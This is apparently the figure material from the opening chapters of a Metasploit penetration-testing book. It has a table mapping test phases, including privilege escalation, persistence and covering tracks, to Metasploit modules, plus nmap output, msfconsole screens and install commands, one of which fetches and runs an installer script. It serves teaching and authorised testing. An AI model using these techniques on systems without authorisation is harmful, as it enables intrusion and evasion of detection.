

## Chapter 1 : Introduction to Metasploit and Supporting Tools




Figure 1.1 – Phases of the penetration testing life cycle

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information gathering	Auxiliary modules: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version, and gather/shodan_search
2	Enumeration	smb/smb_enumshares, smb/smb_enumusers, and smb/smb_login
3	Gaining access	All Metasploit exploits and payloads
4	Privilege escalation	meterpreter-use priv and meterpreter-getsystem
5	Maintaining access	meterpreter - run persistence
6	Covering tracks	Metasploit Anti-Forensics Project

Figure 1.2 – Metasploit components and modules




Figure 1.3 – Nessus homepage

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sT 127.0.0.1

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-03-12 23:43 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:~#
```

Figure 1.4 – A sample NMAP scan using command-line interface




Figure 1.5 – The Zenmap Graphical User Interface (GUI) for NMAP




Figure 1.6 – The w3af console for scanning web application vulnerabilities



Figure 1.7 – Armitage console for exploit automation

## Chapter 2: Setting Up Your Environment

Kali Linux VMware Images	Kali Linux VirtualBox Images			
Image Name	Torrent	Size	Version	SHA256Sum
<b>Kali Linux VMware 64-Bit 7z</b>	Torrent	2.4G	2019.2	4611f3797c53ed37c89443bd8bb94ac1fd860fb807865d8933783c0f6ef21007
<b>Kali Linux VMware 32-Bit 7z</b>	Torrent	2.5G	2019.2	c7f52865f5d0554ad1bc990684a0751eb46d1b8ab552d7c942d71e4fe20b7e67

## Figure 2.1 – Kali VM download page

**Figure 2.2 – msfconsole home screen**




Figure 2.3 – Metasploit Windows installer – step 1




Figure 2.4 – Metasploit Windows installer – step 2




Figure 2.5 – Metasploit Windows installer – step 3




Figure 2.6 – Metasploit Windows installer – step 4




Figure 2.7 – Metasploit Windows installer – step 5




Figure 2.8 – Metasploit Windows installer – step 6

C:\Windows\system32\cmd.exe - msfconsole.bat

```
D:\metasploit-framework\bin>msfconsole.bat
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***

      .:ok000kdc'          'cdk000ko:.
      .x000000000000c      c000000000000x,
      :00000000000000k,    ,k00000000000000:
      '000000000kkkk00000: :0000000000000000'
      o00000000.MMMM,o0000o00001.MMM,0000000o
      d00000000.MMMMMM,c0000c.MMMMMM,0000000x
      100000000.MMMMMMMMd;MMMMMMMM,00000001
      .00000000.MMM.;MMMMMMMMMM;MMM,0000000.
      c0000000.MMM.00c.MMMMM'o0.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      10000.MMM.0000.MMM:0000.MMM,000001
      ;0000'MMM.0000.MMM:0000.MMM,0000;
      .d000'WM.0000occccx0000.MX'x00d.
      ,k0l'M.0000000000000.M'd0k,
      :kk;.0000000000000.;0k:
      ;k0000000000000000k:
      ,x000000000000x,
      .100000001.
      ,d0d,
      .

      =[ metasploit v5.0.46-dev-ea14054c0dfd869b35b4183f50bd0f565a92ce1f]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post      ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops       ]
+ -- --=[ 4 evasion           ]
```

msf5 >

Figure 2.9 – msfconsole on windows – home Screen

root@ubuntu:~

```
File Edit View Search Terminal Help
sagar@ubuntu:~$ sudo -i
[sudo] password for sagar:
root@ubuntu:~# curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
  % Total    % Received % Xferd  Average Speed   Time   Time  Current
     0          0        0      0       0  0:00:01  0:00:01  ---:--- 4692
Adding metasploit-framework to your repository list..OK
Updating package cache..OK
Checking for and installing update..
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  metasploit-framework
0 upgraded, 1 newly installed, 0 to remove and 79 not upgraded.
Need to get 217 MB of archives.
After this operation, 489 MB of additional disk space will be used.
0% [Waiting for headers]
```

Figure 2.10 – Metasploit Ubuntu installer – step 1

**Figure 2.11 – msfconsole on Ubuntu – home screen**

```
root@kali:~# curl -fsSL https://download.docker.com/linux/debian/gpg | apt-key add -
OK
root@kali:~#
```

Figure 2.12 – Docker installation on Kali – step 1

```
root@kali:~# echo 'deb [arch=amd64] https://download.docker.com/linux/debian buster stable' > /etc/apt/sources.list.d/docker.list
root@kali:~#
```

Figure 2.13 – Docker installation on Kali – step 2

```
root@kali:~# apt-get update
Get:1 https://download.docker.com/linux/debian buster InRelease [44.4 kB]
Get:3 https://download.docker.com/linux/debian buster/stable amd64 Packages [8,417 B]
Hit:2 http://ftp.harukasan.org/kali kali-rolling InRelease
Fetched 52.8 kB in 2s (26.6 kB/s)
Reading package lists... Done
root@kali:~#
```

Figure 2.14 – Docker installation on Kali – step 3

```
root@kali:~# apt-get install docker-ce
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce-cli
Suggested packages:
  aufs-dev python3-apport
The following NEW packages will be installed:
  aufs-dkms aufs-tools cgroupfs-mount containerd.io dkms docker-ce docker-ce-cli
0 upgraded, 7 newly installed, 0 to remove and 949 not upgraded.
Need to get 88.1 MB of archives.
After this operation, 391 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Figure 2.15 – Docker installation on Kali – step 4




Figure 2.16 – Metasploitable VM files




Figure 2.17 – Running Metasploitable in VMWare

